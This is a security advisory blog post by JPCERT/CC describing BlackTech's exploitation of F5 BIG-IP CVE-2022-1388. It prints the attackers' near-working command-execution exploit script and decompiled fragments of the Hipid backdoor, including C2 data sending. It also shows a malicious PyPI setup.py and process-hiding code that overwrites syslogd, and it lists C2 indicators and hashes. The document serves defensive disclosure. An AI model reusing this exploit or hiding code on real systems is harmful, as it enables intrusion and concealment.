blogs.jpcert.or.jp /en/2022/09/bigip-exploit.html

F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech


朝長 秀誠 (Shusei Tomonaga)

September 15, 2022

Around May 2022, JPCERT/CC confirmed an attack activity against Japanese organizations that exploited F5 BIG-IP vulnerability (CVE-2022-1388). The targeted organizations have confirmed that data in BIG-IP has been compromised. We consider that this attack is related to the activities by BlackTech attack group. This blog article describes the attack activities that exploit this BIG-IP vulnerability.

Attack code that exploits the BIG-IP vulnerability

Below is a part of the attack code used in the attack. This attack tool enables attackers to execute arbitrary commands on BIG-IP.



```python
import requests
import urllib3
import sys

proxies = {
    "http":"http://127.0.0.1:8080",
    "https":"http://127.0.0.1:8080"
}
proxies={}
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

header = {
    "User-Agent":"Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0",
    "Content-type": "application/json",
    "Connection": "close, X-F5-Auth-Token, X-Forwarded-For, Local-Ip-From-Httpd,X-F5-New-Authtok-Reqd,X-Forwarded-Server,X-For
    "X-F5-Auth-Token":"aaaa",
    "Authorization": "Basic YWRtaW46"
}

def send_cmd(target_url, cmd):
    try:
        new_target_url = target_url + "/mgmt/tm/util/bash"
        data = {"command":"run", "utilCmdArgs": '-c "%s"' % cmd}
        resp = requests.post(new_target_url,headers=header,json=data,verify=False,timeout=20,allow_redirects=False,proxies=pro
        #print resp.status_code
        #print resp.text
        if resp.status_code == 200:
            print("utilCmdArgs: "+cmd)
            print("commandResult: "+resp.text.split("\"commandResult\":\"")[1][:-4]+"\n")
        else:
            print("send failed. but it does not mean exploit failed")
    except Exception as e:
        print("Send exp failed.")
        return
def test():
    #ip = 'https://
    #ip = 'https://
    #ip = 'https://
    #ip = 'https://
    ip = 'https://1
    ip = 'https://1
    cmd = 'uname -a'
    cmd = 'whoami'
    cmd = 'ping -c 1 8.8.8.8'
    #cmd = 'ifconfig;netstat -anotp'
    send_cmd(ip, cmd)
```

Figure 1: A part of the confirmed code that exploits the BIG-IP vulnerability

Figure 1 (grayed-out part) shows that multiple domestic BIG-IP IP addresses were listed in the attack code and that they were the target of the attack. The attack code as well as malware such as TSCookie and Bifrose, which is used by BlackTech, were found on the server used by the attacker.




Figure 2: Server where attack code was installed

In addition to known malware, new unidentified malware was discovered on this server, which is described in the following section.

Hipid

This malware targets Linux OS, and two types have been identified: one with a CPU architecture compatible with ARM and the other with x64. It is unclear what type of device it was created to run on, but it is possibly intended for IoT devices.

Figure 3: A part of malware code (left: ARM type, right: x64 type)

This malware has a function to receive commands from the C2 server and execute arbitrary commands. It uses a host command, not a system call, to resolve host names.

```
{
  memset(v10, 0, 0x400uLL);
  sprintf((__int64)v10, (__int64)"host %s", v14);
  memset(v9, 0, sizeof(v9));
  v11 = exec_cmd((__int64)v10, v9, 2048);
  if ( v11 >= 0 )
```

Figure 4: A part of the code to execute the host command

There are also two types in terms of sending data: one of them sends data with RC4 encryption and the other sends data as it is. Some samples of the former have a unique behavior of sending the S-Box data used for encryption to the server.

```
rc4_init();
memset(hostname, 0, sizeof(hostname));
gethostname(hostname, 256LL);
pid = getpid(hostname);
memset(username, 0, sizeof(username));
v3 = (const char *)getlogin(&v24);
sprintf((__int64)username, (__int64)"%s", v3);
memset(send_data, 0, sizeof(send_data));
v21 = 0;
sprintf((__int64)send_data, (__int64)"%s %s %d", hostname, username, pid);
v21 = (unsigned int)strlen(send_data, "%s %s %d");
memcpy(sbox, ::sbox, 256LL);
memcpy(&sbox[256], &j, 4LL);
memcpy(&sbox[260], &k, 4LL);
memcpy(&sbox[264], &R, sizeof(char));
rc4_encrypt((__int64)send_data, v21);
memcpy(&send_data[265], send_data, v21);
memcpy(send_data, sbox, 265LL);
v30 = send((unsigned int)s, send_data, v21 + 265, 0LL);
```

Figure 5: A part of the code that sends S-Box data to the server

Distribution of Hipid using malicious PyPI packages

Although this is not directly related to the attack that exploits the BIG-IP vulnerability, JFrog reports that the same type of malware as the one described above was registered as a malicious PyPI package in the past[1]. Figure 6 shows the contents of the malicious package's `setup.py`. The attacker may not have taken control of the existing package but installed malware on PyPi to install the package on the compromised system.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

##################################################
# File Name: setup.py
# Author: xingming
# Mail: huoxingming@gmail.com
# Created Time:  2015-12-11 01:25:34 AM
##################################################


from setuptools import setup, find_packages

setup(
    name = "hipid",
    version = "4.0.0",
    keywords = ("pip", "datacanvas", "hipid","pypipack"),
    description = "hipid",
    long_description = "hide process for python in linux",
    license = "MIT Licence",

    url = "http://pypipack@protonmail.com",
    author = "pypipack",
    author_email = "pypipack@protonmail.com",

    packages = find_packages(),
    include_package_data = True,
    platforms = "linux",
    install_requires = []
)
```

Figure 6: Contents of setup.py

The malware itself was included in `__init.py__` encoded in Base32 as shown in Figure 7. The malware is installed after decoding, overwriting `/usr/sbin/syslogd`.




Figure 7: Base64-encoded malware

In addition, the mount command is used for the malware process to run to hide the process, as shown in Figure 8.

```
def hide_process(pid):
    #get time
    now_time = datetime.datetime.now()
    if (now_time.hour==8 and Is_process_exist(elf_path)==Fal
        #release elf file
        release_elf(elf_base32,elf_path)
        #start elf
        elf_popen = Popen(elf_path+" -n",shell=True)
    try:
        if Is_pid_exist(pid)==False:
            return False
        devices=getDeviceNames()
        for dev in devices:
            os.system("mount "+dev+" /proc/"+str(pid))
            if Is_pid_exist(pid) ==False:
                return True
```

Figure 8: Process hiding using the mount command

In closing

The incident described in this report is currently under control and is no longer influential in many environments. BlackTech has been observed in a number of cases in recent years in which vulnerabilities

in externally accessible systems are exploited. In the case described here, the vulnerability was exploited shortly after it was disclosed, and thus patch management continues to be important.

Shusei Tomonaga
(Translated by Takumi Nakano)

Acknowledgments

We would like to thank JFrog Shachar Menashe for his assistance with this study.

References

[1] JFrog Discloses 3 Remote Access Trojans in PyPI
https://jfrog.com/blog/jfrog-discloses-3-remote-access-trojans-in-pypi/

Appendix A: C2 servers

- 139.180.201.6
- 108.160.138.235
- 108.160.132.108
- naaakkk.wikaba.com
- ntstore.hosthampster.com
- blog.mysecuritycamera.com
- 139.162.112.74

Appendix B: Malware hash value

- 9603b62268c2bbb06da5c99572c3dc2ec988c49c86db2abc391acf53c1cccceb
- cb1a536e11ae1000c1b29233544377263732ca67cd679f3f6b20016fbd429817
- 3d18bb8b9a5af20ab10441c8cd40feff0aabdd3f4c669ad40111e3aa5e8c54b8